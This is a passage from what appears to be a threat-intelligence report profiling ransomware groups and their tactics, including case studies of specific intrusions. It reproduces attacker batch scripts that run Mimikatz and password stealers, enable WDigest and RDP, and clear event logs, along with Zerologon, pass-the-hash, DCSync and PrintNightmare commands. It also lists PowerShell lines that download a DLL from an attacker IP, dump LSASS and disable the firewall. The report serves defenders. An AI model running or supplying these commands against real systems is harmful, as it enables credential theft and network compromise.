.\Pass\SharpDecryptPwd Navicat >> .\!logs\Linux\Navicat.txt
.\Pass\SharpDecryptPwd Xmanager >> .\!logs\Linux\Xmanager.txt
.\Pass\SharpDecryptPwd TeamViewer >> .\!logs\Linux\TeamViewer.txt
.\Pass\SharpDecryptPwd FileZilla >> .\!logs\Linux\FileZilla.txt
.\Pass\SharpDecryptPwd Foxmail >> .\!logs\Linux\Foxmail.txt
.\Pass\SharpDecryptPwd TortoiseSVN >> .\!logs\Linux\TortoiseSVN.txt
.\Pass\SharpDecryptPwd Chrome >> .\!logs\Linux\Chrome.txt
.\Pass\SharpDecryptPwd RDCMan >> .\!logs\Linux\RDCMan.txt
.\Pass\SharpDecryptPwd SunLogin >> .\!logs\Linux\SunLogin.txt

if exist "%dllPath%" (
    .\Pass\SCOMDecrypt >> "%logPath%" 2>nul
) else (
    echo File "%dllPath%" not found.
)

if %PROCESSOR_ARCHITECTURE%==AMD64 (

.\Mimik\x64\mimikatz.exe "event::clear" "sekurlsa::bootkey" "misc::memssp" "privilege::debug"
"token::elevate" "sekurlsa::dpapi" "log .\!logs\Result.txt" "sekurlsa::logonPasswords" "vault::cred"
"lsadump::secrets" "lsadump::cache" "lsadump::sam" "ts::mstsc" "ts::logonPasswords" "misc::citrix"
exit

) else (.\Mimik\x32\mimikatz.exe "event::clear" "sekurlsa::bootkey" "misc::memssp" "privilege::debug"
"token::elevate" "sekurlsa::dpapi" "log .\!logs\Result.txt" "sekurlsa::logonPasswords" "vault::cred"
"lsadump::secrets" "lsadump::cache" "lsadump::sam" "ts::mstsc" "ts::logonPasswords" "misc::citrix"
exit)

.\Mimik\pars.vbs .\!logs\Result.txt
) else (.\Mimik\pars.vbs .\!logs\Result32.txt)

REM @echo.
REM pause > nul
```

!start.bat (Enable RDP and Steal Credentials)

```
mode con: cols=50 lines=30
color A
cls
title Luciferium Mimikatz

reg add HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest /v UseLogonCredential /t
REG_DWORD /f /d 1
reg add "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /
d 0 /f

set "dllPath=C:\Program Files\Microsoft System Center 2012 R2\Operations
Manager\Server\Microsoft.Mom.Sdk.SecureStorageManager.dll"
set "logPath=.\!logs\SCOM(Pass).txt"

cd /d %~dp0
md !logs
md !logs\Hashes

if %PROCESSOR_ARCHITECTURE%==AMD64 (
        REM start .\Pass\BulletsPassView.exe
        start .\Pass\BulletsPassView64.exe
) else (start .\Pass\BulletsPassView.exe)
if %PROCESSOR_ARCHITECTURE%==AMD64 (
        REM start .\Pass\netpass.exe
        start .\Pass\netpass64.exe
) else (start .\Pass\netpass.exe)
if %PROCESSOR_ARCHITECTURE%==AMD64 (
        REM start .\User\WirelessKeyView.exe
        start .\Pass\WirelessKeyView64.exe
) else (start .\Pass\WirelessKeyView.exe)
if %PROCESSOR_ARCHITECTURE%==AMD64 (
        REM start .\User\PasswordFox.exe
        start .\Pass\PasswordFox64.exe
) else (start .\Pass\PasswordFox.exe)

start .\Pass\OperaPassView.exe
start .\Pass\iepv.exe
start .\Pass\ChromePass.exe
start .\Pass\VNCPassView.exe
start .\Pass\Dialupass.exe
start .\Pass\mailpv.exe
start .\Pass\mspass.exe
start .\Pass\NetRouteView.exe
start .\Pass\rdpv.exe
start .\Pass\RouterPassView.exe
start .\Pass\WebBrowserPassView.exe
.\Pass\BypassCredGuard.exe

.\Pass\SharpDecryptPwd WinSCP >> .\!logs\Linux\WinSCP.txt
.\Pass\SharpDecryptPwd Navicat >> .\!logs\Linux\Navicat.txt
.\Pass\SharpDecryptPwd Xmanager >> .\!logs\Linux\Xmanager.txt
.\Pass\SharpDecryptPwd TeamViewer >> .\!logs\Linux\TeamViewer.txt
.\Pass\SharpDecryptPwd FileZilla >> .\!logs\Linux\FileZilla.txt
.\Pass\SharpDecryptPwd Foxmail >> .\!logs\Linux\Foxmail.txt
.\Pass\SharpDecryptPwd TortoiseSVN >> .\!logs\Linux\TortoiseSVN.txt
.\Pass\SharpDecryptPwd Chrome >> .\!logs\Linux\Chrome.txt
.\Pass\SharpDecryptPwd RDCMan >> .\!logs\Linux\RDCMan.txt
.\Pass\SharpDecryptPwd SunLogin >> .\!logs\Linux\SunLogin.txt
```

```
if exist "%dllPath%" (
    .\Pass\SCOMDecrypt >> "%logPath%" 2>nul
) else (
    echo File "%dllPath%" not found.
)
if %PROCESSOR_ARCHITECTURE%==AMD64 (

.\Mimik\x64\mimikatz.exe "event::clear" "sekurlsa::bootkey" "misc::memssp" "privilege::debug"
"token::elevate" "sekurlsa::dpapi" "log .\!logs\Result.txt" "sekurlsa::logonPasswords" "vault::cred"
"lsadump::secrets" "lsadump::cache" "lsadump::sam" "ts::mstsc" "ts::logonPasswords" "misc::citrix"
exit

) else (.\Mimik\x32\mimikatz.exe "event::clear" "sekurlsa::bootkey" "misc::memssp" "privilege::debug"
"token::elevate" "sekurlsa::dpapi" "log .\!logs\Result.txt" "sekurlsa::logonPasswords" "vault::cred"
"lsadump::secrets" "lsadump::cache" "lsadump::sam" "ts::mstsc" "ts::logonPasswords" "misc::citrix"
exit)
.\Mimik\pars.vbs .\!logs\Result.txt
) else (.\Mimik\pars.vbs .\!logs\Result32.txt)

REM @echo.
REM pause > nul
```

Command.txt (Steal Credentials)

```
Zerologon
lsadump::zerologon /target: /ntlm /null /account:$ /exploit

Pass The Hash
sekurlsa::pth /user:Administrator /domain: /ntlm: /run:regedit
sekurlsa::pth /user:Administrator /domain: /ntlm: /run:"mstsc.exe /restrictedadmin"
sekurlsa::pth /user:Administrator /domain: /ntlm: /run:powershell
sekurlsa::pth /user:Administrator /domain: /ntlm: /run:mimikatz

DCSync
lsadump::dcsync /domain: /user:Administrator /authuser: /authdomain: /authpassword:"" /authntlm
lsadump::dcsync /domain: /user:Administrator

31d6cfe0d16ae931b73c59d7e0c089c0
DisableRestrictedAdmin

PrintNightMare
misc::printnightmare /target: /authuser: /authpassword: /
library:\\mypc.domain.local\share\payload.dll

Privilege
privilege::debug
sekurlsa::bootkey
token::elevate

Skeleton
misc::skeleton

Multi RDP
ts::multirdp
```

Tools contained in the archive included PCHunter to terminate security software, password-dumping tools Mimikatz and SharpDecryptPwd, DialupPass to enumerate VPN connection details, and multiple password recovery tools (for example, VNCPassTool, NetPass, ChromePass, and more).

Balloonfly

Aliases: Play, PlayCrypt
Ransomware families: Ransom.Play
Active since: June 2022
Ransomware-as-a-service: Yes

Active since 2022, Balloonfly has been responsible for multiple high-profile attacks involving the Play ransomware. Like most ransomware groups, it carries out double extortion attacks. The attackers exfiltrate data from victim networks and then encrypt the networks. While the ransomware gang had an initial focus on organizations in Latin America, especially Brazil, it soon widened its targeting to the U.S. and Europe. Initially, Balloonfly operated as a closed shop, declining to offer RaaS. However, in November 2023 it reportedly opened a RaaS offering. How much traction the RaaS offering gained remains unknown, but many Play attacks share similarities in TTPs. It is possible that the same core group of attackers is carrying out many of these attacks.

The Threat Hunter Team saw multiple attacks involving Play ransomware targeting U.S. organizations in 2025. In these attacks, a masqueraded version of PsExec with random 12-character file names was used to execute the ransomware payload. The attackers also used a variety of dual-use tools in these attacks such as SystemBC, WinRAR, and PsExec.

The FBI and the Cybersecurity and Infrastructure Security Agency (CISA) released an updated warning about the Play ransomware in June 2025. It said that Play was targeting "businesses and critical infrastructure in North America, South America, and Europe", and that it had been one of the most active ransomware groups in 2024. The federal agencies said that the Play ransomware had been used to compromise at least 900 organizations since it first appeared in 2022. However, because the report only included known and claimed attacks, the true number of impacted organizations is likely to be far higher.

The FBI and CISA also said that attackers using the Play ransomware contacted some victims through telephone to threaten the release of stolen data and encourage them to pay the ransom. These calls were made to a variety of phone numbers within victim organizations, including those discovered through open source intelligence tactics, such as numbers for help desks or customer service representatives.

The authorities also warned that attackers were now also using an ESXi variant of Play. In April 2024, Balloonfly was linked to an attack on IxMetro Powerhost, a major web infrastructure service provider based in Chile. VMware® ESXi servers used by the company to provide virtual private servers for customers were encrypted in the attack. The attackers requested a ransom payment of two Bitcoin for each customer impacted, amounting to an estimated ransom of approximately $140 million.

Balloonfly was also reported to have exploited the vulnerability in the remote monitoring and management (RMM) tool SimpleHelp (CVE-2024-57727). The goal was to target U.S.-based entities following the vulnerability's disclosure on January 16, 2025. The Threat Hunter Team also found evidence of Balloonfly exploiting a zero-day Windows privilege escalation vulnerability (CVE-2025-29824) prior to it being patched on April 8, 2025 (see Case Study: Ransomware Attackers Leveraged Privilege Escalation Zero-Day Vulnerability). Balloonfly frequently targets victims using exploits for known vulnerabilities and has also exploited vulnerabilities in Microsoft Exchange and Fortinet FortiOS software.

Balloonfly is known to develop its own custom tools for use in ransomware attacks. In April 2023, the Threat Hunter Team uncovered two new, custom-developed data gathering tools used by Balloonfly in attacks. The tools allow the threat actors to enumerate all users and computers on a compromised network and copy files from the Volume Shadow Copy Service that are normally locked by the operating system.

Case Study: Ransomware Attackers Leveraged Privilege Escalation Zero-Day Vulnerability

Attackers using the Play ransomware exploited a Windows elevation of privilege vulnerability (CVE-2025-29824) in the CLFS driver (`clfs.sys`) as a zero-day vulnerability during an attempted attack against an organization in the U.S. The attack occurred prior to the disclosure and patching of the vulnerability on April 8, 2025.

Although no ransomware payload was deployed in the intrusion, the attackers deployed the Grixba infostealer, which is a custom tool associated with Balloonfly.

The initial infection vector might have been a public facing Cisco ASA firewall. The attackers moved through unknown means to another Windows machine on the targeted network.

During the attack, the Balloonfly operators deployed a variety of tools in addition to the Grixba infostealer and the exploit for CVE-2025-29824. These tools were dropped into the Music folder with suspicious names masquerading as files from Palo Alto Networks (`paloaltoconfig.exe`, `paloaltoconfig.dll`) or, for example, `1day.exe`.

The attackers executed commands to gather information about all the available machines in the victims' Active Directory, and elevated privileges by exploiting a vulnerability in the Common Log File System (CLFS) kernel driver.

During the execution of the exploit, two files were created in the path `C:\ProgramData\SkyPDF`. The first file, `PDUDrv.blf`, is a Common Log File System base log file and is an artifact created during exploitation. The second file, `clssrv.inf`, is a DLL that is injected into the `winlogon.exe` process. This DLL can drop two additional batch files.

The first batch file, called `servtask.bat`, is stored in the `C:\ProgramData` folder. This file is used to elevate privileges and dump the SAM, SYSTEM, and SECURITY registry hives and to create a new user named LocalSvc and add it to the Administrator group. The second batch file, named `cmdpostfix.bat`, is also created in the `C:\ProgramData` folder, and it is used to clean up the artifacts created by the exploit.

While no ransomware was ultimately deployed in this attack, it is still notable as the exploitation of zero-day vulnerabilitys by ransomware actors is relatively rare.

Warble

Aliases: Inc
Ransomware families: Inc (Ransom.Inc)
Active since: 2023
Ransomware-as-a-service: Yes

Warble is a cybercrime group that develops and runs the Inc ransomware as a RaaS operation. Active since July 2023, noteworthy tactics used by Warble include threatening victims' customers if a ransom is not paid and using victims' printers to print the ransom note.

Warble uses spear-phishing emails as well as exploits against public-facing services for initial compromise. Some research also suggests the group may access targeted systems through RDP using valid credentials stolen by a third party.

Warble primarily uses system administration tools for discovery, lateral movement, data collection, and execution of its ransomware. These tools include living-off-the-land tools such as `net`, `nltest`, `mstsc` (RDP), 7-zip, Esentutl, and WMIC. It also uses off-the-shelf and open-source hacking tools for credential theft, defense evasion, and privilege escalation. Warble collects and compresses victim data using 7-zip, then exfiltrates the data using publicly available file transfer tool MegaSync. Towards the end of the attack chain, Warble commonly runs BAT scripts to disable defenses on victim systems. After the defences are disabled, it launches the Inc ransomware from hidden admin shares across the organization through PsExec or WMI.

Other tools that have been deployed on victim environments during Inc ransomware attacks include Advanced IP Scanner, NetScan, PuTTY, Cobalt Strike, Lsass, AnyDesk, and AV Killer tools to disable security software.

After encryption, the group carries out double-extortion. The group demands payment for decryption and also threatens to publish the stolen data on the Internet. Warble maintains a TOR leak site where it publicizes attacks on alleged victims.

In May 2024, an individual known as salfetka claimed to be selling the source code of the Inc ransomware for $300,000 on the Exploit and XSS hacking forums. According to the listing, the sale was limited to a maximum of three buyers. The buyers would receive the source code for the Windows and Linux/ESXi versions of Inc. There were indications that salfetka had links to Inc; however, it is not clear if this sale was legitimate as there were no announcements on any of Inc's sites about the sale of source code.

There were also reports in October 2024 that Inc had been rebranded as Lynx, with both families reported to be developed by Warble. Researchers at Palo Alto compared the two families and said there was a 70.8% match in shared functions, suggesting a significant chunk of the Inc code base had been borrowed and repurposed to create Lynx. They also said the Lynx and Inc data sites were laid out in an almost identical fashion. However, despite this report, there have been Inc attacks since then, including an attack on the attorney general of the U.S. state of Pennsylvania in September 2025, and an attack on the OnSolve CodeRED emergency alert system in the U.S. in November 2025. The latter attack forced the shutdown of the platform used by local governments, police, and fire departments to send urgent public safety alerts such as weather warnings and missing person notices. The breach also exposed sensitive user information, including names, addresses, emails, phone numbers, and passwords, which were stored in plain text.

In a February 2025, an Inc ransomware attack was documented by the Threat Hunter Team, multiple pre-ransomware tools were used, including NetScan for the discovery of host names and network services, and the publicly available data backup tool Restic for data exfiltration. The attackers also enabled RDP and used the SimpleHelp remote admin tool, which was already present on the targeted network, to deploy the ransomware.

Case Study: Wasabi Favored for Data Exfiltration

In an October 2025 incident, attackers who were deploying the Inc ransomware used the Restic data backup tool to exfiltrate large amounts of data to Wasabi buckets prior to deploying the ransomware.

Of note is that in at least one of the organizations where Inc attackers were on the network, the Restic backup tool appeared to be on the victim network for at least two months before the ransomware was executed. This is a significant dwell time for the attackers.

The use of Wasabi for data exfiltration is also interesting. Wasabi is a legitimate cloud storage service, and the same Wasabi account was used to exfiltrate data in two separate incidents. This appears to be a widespread campaign by the attackers with victims in multiple countries and sectors, including manufacturing, retail, professional services, and more. In the second incident reviewed by the Threat Hunter team, we did not see ransomware being deployed, but we are confident the same actor was behind the activity due to the similarities in the attack chain and the use of the same Wasabi account for data exfiltration. One possibility is that these attacks were all carried out by the same Inc ransomware affiliate.

Other tools used in the attack chain included multiple remote access tools, like AnyDesk, credential dumping tool Mimikatz, Veeam, and Nirsoft password stealers. The attackers also carried out network scanning using NetScan, used scheduled tasks to maintain persistence, and RDPClip to gain remote access to the clipboard. They also used a custom post-exploitation tool that has similar capabilities to the publicly available CrackMapExec. The tool takes for input, an IP address list, domain and username, password, number of threads, and a name for the output archive. It is supposed to communicate with the attackers if a login has been successful, but it is not clear if it always works correctly.

Notably, in an Osiris ransomware attack documented by the Threat Hunter Team in December 2025, the attackers used a version of Mimikatz with the same filename (`kaz.exe`) previously used by attackers deploying Inc. They also exfiltrated the stolen data to the legitimate Wasabi cloud storage service, like the attackers in the earlier attacks. The overlaps could mean that Warble tactics are being emulated, or that a Warble affiliate is now working with Osiris. Given the use of Wasabi in these attacks, it could be likely that the affiliate responsible for the October Inc ransomware attacks was also responsible for the November Osiris attacks.

Hackledorb

Aliases: DragonForce
Ransomware families: DragonForce (Ransom.DragonForce)
Active since: 2023
Ransomware-as-a-service: Yes

Hackledorb are the developers behind the DragonForce ransomware. The ransomware has been in existence since August 2023 but came to prominence in 2025 when it was used in a series of attacks targeting the retail sector in the UK.

For the purposes of those attacks, DragonForce collaborated with the Scattered Spider cybercrime group which acted as an affiliate for DragonForce. The attacks gained access to and deployed the ransomware on the networks of retailers, including department store Marks & Spencer, luxury goods giant Harrods, and supermarket chain Co-op. Scattered Spider is known for using social engineering tactics to gain access to victim networks. These tactics include impersonating IT help desk staff to trick employees into sharing their credentials or granting access to their machine, and carrying out *MFA fatigue* and SIM-swapping attacks. MFA fatigue involves sending relentless MFA notification prompts, leading to employees pressing the Accept button. SIM-swapping involves convincing mobile operators to transfer control of a targeted user's phone number to a SIM card the attackers' control, gaining control over the phone and access to MFA prompts.

When Hackledorb first launched in mid-2023 it distributed the ransomware itself, but in early 2024 the group launched its RaaS operation and began working with affiliates. One of its early high-profile victims was the Ohio Lottery, which was attacked in a May 2024 attack. The group reportedly has two variants of its ransomware, one based on a LockBit Black (also known as LockBit v3) ransomware builder leaked in 2022, as well as a customized Conti variant with advanced features. The LockBit variant was the first ransomware used by the group, while the customized Conti variant was first seen in July 2024. Features of this variant include BYOVD for process termination, it encrypts filenames and establishes persistence through scheduled tasks.

While Hackledorb initially operated as a traditional RaaS operation, in April 2025 it changed its business model. Hackledorb announced that affiliates could now create their own *brand* if they wanted, allowing the affiliate to use their own malware while utilizing the other infrastructure Hackledorb offers. SecureWorks reported, "In this model, DragonForce provides its infrastructure and tools but doesn't require affiliates to deploy its ransomware. Advertised features include administration and client panels, encryption and ransom negotiation tools, a file storage system, a Tor-based leak site and onion domain, and support services." Hackledorb also offers affiliates an 80 percent cut of any profits made from attacks, making it an attractive collaborator for many affiliates.

At this time, Hackledorb was also reported to have been attacking rival ransomware gangs. It reportedly played a role in the downfall of the RansomHub operation before going on to work with many of its affiliates. While Hackledorb announced its rebrand, there were defacements of the leak sites for the rival BlackLock and Mamona ransomware groups. These defacements appeared to be the work of Hackledorb. Meanwhile, posts on its own leaks site and the underground forum RAMP indicated that RansomHub (also known as Greenbottle) was collaborating with Hackledorb. However, shortly after those posts appeared, RansomHub went dark. The collaboration might have been a hostile takeover by Hackledorb. Up to the point of its disappearance, RansomHub had been one of the most active ransomware families following the collapse of the LockBit and Noberus ransomware gangs.

Attackers deploying DragonForce are known to use a wide variety of living-off-the-land and dual-use tools (see Case Study: Array of Open-Source Tools Deployed), while the BYOVD technique for disabling security software is also frequently seen in Hackledorb attacks. A tool called EDRKillShifter that was originally developed by Greenbottle is now also reportedly being shared by groups including DragonForce, Stinkbug, Blacksuit, Medusa, Crytox, Lynx, and Inc. EDRKillShifter is a BYOVD tool that can be used to disable security software.

It was also reported in October 2025 that Hackledorb was now working with Syphid (LockBit) and Stinkbug (Qilin), although the nature of the collaboration remains unclear.

In June 2025, Hackledorb was said to be one of the ransomware gangs that had been exploiting a vulnerability tracked as CVE-2024-57727 in SimpleHelp's RMM software since January 2025. Exploiting this vulnerability could allow an unauthenticated remote attacker to download arbitrary files, including sensitive server configuration files and hashed passwords, through specially crafted HTTP requests.

A September 2025 attack in which the DragonForce ransomware was deployed had overlaps in its TTPs with an August 2025 Cicada ransomware attack, indicating the same affiliate may have carried out both attacks. This may mean the affiliate moved from working with Cicada to working with Hackledorb, or they may be working with both RaaS operators at the same time.

In both attacks, the same vulnerable Intel driver was side-loaded onto machines in victim networks through a legitimate executable (`upd.exe`). Two government-linked organizations in a South Asian country were compromised with the DragonForce ransomware, while a financial institution in the same country had been infected with Cicada in August 2025. The repeated targeting of this region, combined with overlapping TTPs, strongly suggests that both attacks were conducted by the same actor. Cicada ransomware (also known as Cicada3301) is believed to be a possible evolution of the ALPHV/BlackCat ransomware operation, and it launched as a RaaS in mid-2024.

Case Study: Array of Open-Source Tools Deployed

The DragonForce ransomware was used in a May 2025 attack targeting an organization in the financial sector. The most notable activity on the targeted network was detected on a machine with a Veeam credential recovery script, which also had the remote desktop management software Atera installed on it. Another machine on the network also had Atera installed on it, along with suspicious NetScan usage, and what appeared to be the Neshuta malware.

Neshuta is an old file infector malware that has been observed in the threat landscape as early as 2005. Its main function is to prepend virus code to executable files and collect basic system information. The malware also has functionality to establish persistence on infected endpoints and has been used as a dropper for other malware. A spike in its activity was reported in August 2024. Two attempts were made to disable anti-virus software deployed on machines on this network.

The first activity seen on the network appeared to be Netscan, followed by credential dumping through Ntdsutil. Rclone, an open-source tool known to be commonly used by ransomware actors to exfiltrate data, was then seen, and multiple connections to the MegaSync cloud.

There then appeared to be a lag in activity for a little over a week, with the attackers seemingly returning to the network when commands were executed to enable RDP access through PsExec:

```
"sc" start TermService
"sc" config TermService start= auto
"reg" add
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Terminal Server /v fDenyTSConnections /t
REG_DWORD /d 0 /f
```

Then there was a command to kill security software.

The DragonForce ransomware was then deployed on the victim network, along with a ransom note. Files that were encrypted were given a `.dragonforce_encrypted` extension.

Greenbottle

Aliases: RansomHub, CyCl0ps
Ransomware families: RansomHub (Ransom.Ransomhub)
Active since: 2024
Ransomware-as-a-service: Yes

Greenbottle, the developers of RansomHub, first appeared in February 2024. The group quickly grew their RansomHub RaaS to become one of the most prolific ransomware operations by the third quarter of 2024, responsible for the highest number of claimed attacks.

Initial analysis by the Threat Hunter Team found that the payload was a development of an older ransomware family known as Knight. Source code for Knight (originally known as CyCl0ps) was offered for sale on underground forums in February 2024 after Knight's developers decided to shut down their operation. It is possible that other actors bought the Knight source code and updated it before launching RansomHub. The group reportedly won over affiliates by offering them better terms compared to rival operations, such as a greater percentage of ransom payments, and a payment model where the affiliate is paid by the victim before passing on the operator's cut.

In March 2025, the Threat Hunter Team reported that at least one affiliate of the RansomHub RaaS was using a new custom backdoor called Backdoor.Betruger in attacks. This backdoor was a rare example of a multi-function backdoor, seemingly developed specifically for use in carrying out ransomware attacks.

The Betruger backdoor contained functionality that is usually found in multiple pre-ransomware tools, including: screen capture, key logging, file upload to a C&C server, network scanning, privilege escalation, and credential dumping. The file names used for versions of this malware included `mailer.exe` and `turbomailer.exe`, though the backdoor contains no mailing functionality. It is possible the attackers used the name to masquerade as a legitimate application. The functionality of Betruger indicates that it may have been developed to minimize the number of new tools dropped on a targeted network while a ransomware attack is being prepared. It is relatively unusual to see custom tools, other than the ransomware itself, being deployed by ransomware actors. These actors generally rely heavily on living-off-the-land and dual-use tools in their attacks.

According to CISA, RansomHub affiliates typically gained access to victim networks using exploits for known vulnerabilities, such as CitrixBleed (CVE-2023-3519), Fortinet FortiOS (CVE-2023-27997), Java OpenWire protocol marshaller (CVE-2023-46604), and Confluence (CVE-2023-22515). In some RansomHub attacks investigated by the Threat Hunter Team, the attackers gained initial access by exploiting the Zerologon vulnerability (CVE-2020-1472). Attackers deploying RansomHub also used a wide variety of dual-use and living-off-the-land tools in attacks, including remote access tools like Atera, Splashtop, and NetScan.

Greenbottle continued its activity into 2025, but in April 2025 the operation appeared to go dark, with activity on its chat logs and data leaks site ceasing on April 1, 2025. It was reported that internal disagreements between members led to its demise. Numerous affiliates who had been working with Greenbottle reportedly moved to work with other ransomware gangs, including Qilin and DragonForce. The Threat Hunter Team observed a surge of Qilin attacks in April and May 2025, following the apparent shutdown of RansomHub. At time of writing, the RansomHub operation still appears to be offline, but Greenbottle could return with a rebrand as many ransomware actors have done in the past following shutdowns.

Syrphid

Aliases: Bitwise Spider, LockBit
Ransomware families: LockBit (Ransom.Lockbit)
Active since: 2019
Ransomware-as-a-service: Yes

Syrphid is a prominent cybercrime group, best known for running the LockBit RaaS.

For a long period of time, LockBit was one of the most prolific ransomware operations, with its RaaS winning over a large numbers of affiliate attackers. The FBI believes the group extorted up to $500 million from victims since it first became active in 2019. However, Syrphid was disrupted by multiple law enforcement operations in 2024, and this impacted its activity levels. The group was first targeted by an international law enforcement operation in February 2024, but it remained active afterward. In May 2024, the group's alleged ringleader, Dimitry Khoroshev (also known as LockBitSupp), was indicted in the U.S. According to the indictment, Khoroshev and other key figures in the group are based in Russia.

The builder for LockBit 3.0 was also leaked, which means the source code for the ransomware is now publicly available. As a result, several new ransomware families emerged, and use the leaked LockBit 3.0 builder. The leak also means that any threat actor can now deploy LockBit 3.0, so Syrphid no longer has control over the use of that version of the ransomware.

Attempts by Syrphid to regroup and build a strong position again with a new version of its ransomware (LockBit 4.0) were disrupted in May 2025. The group's dark web domains and infrastructure were hijacked and defaced by an unknown actor, likely a rival ransomware gang. Affiliate communications, including 4000 chat messages, internal tooling details, and a list of over 60,000 Bitcoin wallet addresses allegedly tied to the ransomware operation's activity were leaked. The leak revealed evidence of chaotic organization behind the ransomware operation, with poor discipline among many affiliate attackers. Many affiliates did not follow the group's guidelines and ignored in-house rules about not attacking Russian organizations. Some affiliates disappeared the moment a ransom was paid and never provided a decryption key, some provided corrupted decryption tools, and others negotiated ransom payments using outside channels to avoid paying the ransomware operator's 20% fee. It appears from this leak that Syrphid was struggling to regroup following the significant disruption it went through in 2024.

Syrphid attempted another comeback in September 2025 when it launched LockBit 5.0. There are reportedly at least three variants of LockBit 5.0, capable of attacking Windows, Linux, and ESXi systems. The Windows and Linux variants feature heavy obfuscation and load the payload through DLL reflection. The ESXi variant is designed to encrypt virtual machines. It is not clear yet how big an impact this new version of the ransomware is likely to have, or if it will be able to compete with other ransomware families that have gone through less disruption. Also, in October 2025 the Hackledorb group, the operator of the DragonForce ransomware, announced that it was joining a coalition with Stinkbug (which operates the Qilin ransomware) and Syrphid. The nature of the collaboration remains unclear. The announcement simply said that they were "Uniting our efforts as we collaboratively develop our direction. Our doors are open to anyone who cares about the future of our challenging field."

Ransomware TTPs

While ransomware attacks are carried out by a broad and diverse range of actors, the TTPs used in attacks tend to be similar. Virtually all attackers have the same objectives: accessing the victim's network, obtaining privileges to move laterally across the entire network before exfiltrating data, and delivering an encrypting payload to the maximum number of machines.

While payloads constantly change, the TTPs used in the attack chain prior to payload deployment change far less frequently. Only minor evolutions occur as attackers learn from other successful attacks or respond to improved defenses. Ransomware operators are also known to share playbooks with affiliate attackers (step-by-step guides on how to perform a successful attack).

A key point about ransomware attack chains is that most of the tools used by today's attackers are legitimate software. Malware is used sparingly and may only appear at the conclusion of an attack (such as when a ransomware payload is deployed).

For every stage in an attack chain, there are multiple tools and tactics that can be deployed to achieve the objective. For example, there are numerous living-off-the-land techniques for dumping credentials, in addition to several third-party tools. If one tactic fails, attackers will switch to another, and keep trying other ones until they find a successful one.


An awareness of the TTPs used by attackers will help organizations prepare their defenses and identify malicious behaviors on their networks.

Living off the Land

Living off the land is an approach that is now used to some degree by nearly all ransomware actors. The term describes the tactic of using tools that are readily available on the target's network to advance an attack.

Living off the land allows attackers to minimize the risk of detection by reducing the number of tools that they must install and use on the victim's network. Each new external tool is a potential telltale that could alert the organization to their presence. In practice, living-off-the-land tools are typically either built into the OS or sourced from the OS developer, and often come complete with valid digital signatures.

Figure 6: Most Frequently Used Living-off-the-Land Tools, by Percentage of Attacks, 2024–2025



PowerShell

PowerShell is the most frequently exploited living-off-the-land tool used by attackers. Its popularity comes from its powerful and versatile scripting capabilities, combined with its integral role as a native Windows component widely used for legitimate purposes.

Even though PowerShell is commonly abused by attackers, malicious use still only accounts for a small percentage of overall PowerShell use. The sheer volume of legitimate PowerShell activity on networks makes it easier for attackers to hide in plain sight. Detecting malicious activity is challenging.

PowerShell has a range of potential applications for an attacker. PowerShell scripts can be written to perform a huge array of tasks, and attackers can chain together multiple commands in a single script. Attackers also can obfuscate malicious commands by encoding PowerShell scripts, this is a technique that is used legitimately too, making differentiation more difficult.

Examples of malicious PowerShell use:

- Downloading a suspicious file (DLL):
  ```
  powershell -ep bypass iwr -uri http://77.221.149[.]107:8000/appverifUI.dll -O
  appverifUI.dll
  ```
- Downloading AnyDesk:
  ```
  powershell Invoke-WebRequest -Uri http://download.anydesk[.]com/AnyDesk.msi -OutFile
  anydesk.msi
  powershell.exe -nop -c "Start-BitsTransfer -Source https://download.anydesk[.]com/
  AnyDesk.exe -Destination C:\ProgramData\AnyDesk.exe"
  ```
- Stopping virtual machines:
  ```
  powershell.exe -Command PowerShell -Command "{ Get-VM | Stop-VM -Force }"
  ```
- OS fingerprinting:
  ```
  powershell -command "(Get-WmiObject Win32_OperatingSystem).Caption"
  ```
- Credential dumping:
  ```
  powershell.exe -nop -enc rundll32.exe C:\Windows\System32\comsvcs.dll, #+0000^24 (Get-
  Process lsass).Id \Windows\Temp\X3zY.tar full
  ```

- Disabling firewall:
  ```
  cmd.exe /c powershell "Set-NetFirewallProfile -Profile Domain, Public, Private -Enabled False"
  ```
- Enabling RDP:
  ```
  cmd.exe /c powershell "$a = Get-Service -Displayname \" *Remote Desktop Services*\"; foreach($item in $a){ Set-Service -Name [REMOVED] -StartupType Automatic}; foreach($item in $a){ Start-Service -Name [REMOVED] [REMOVED];"
  ```
- Listing domain controllers:
  ```
  "CSIDL_SYSTEM\cmd.exe" /C powershell /c nltest /dclist:
  ```
- Stop running services:
  ```
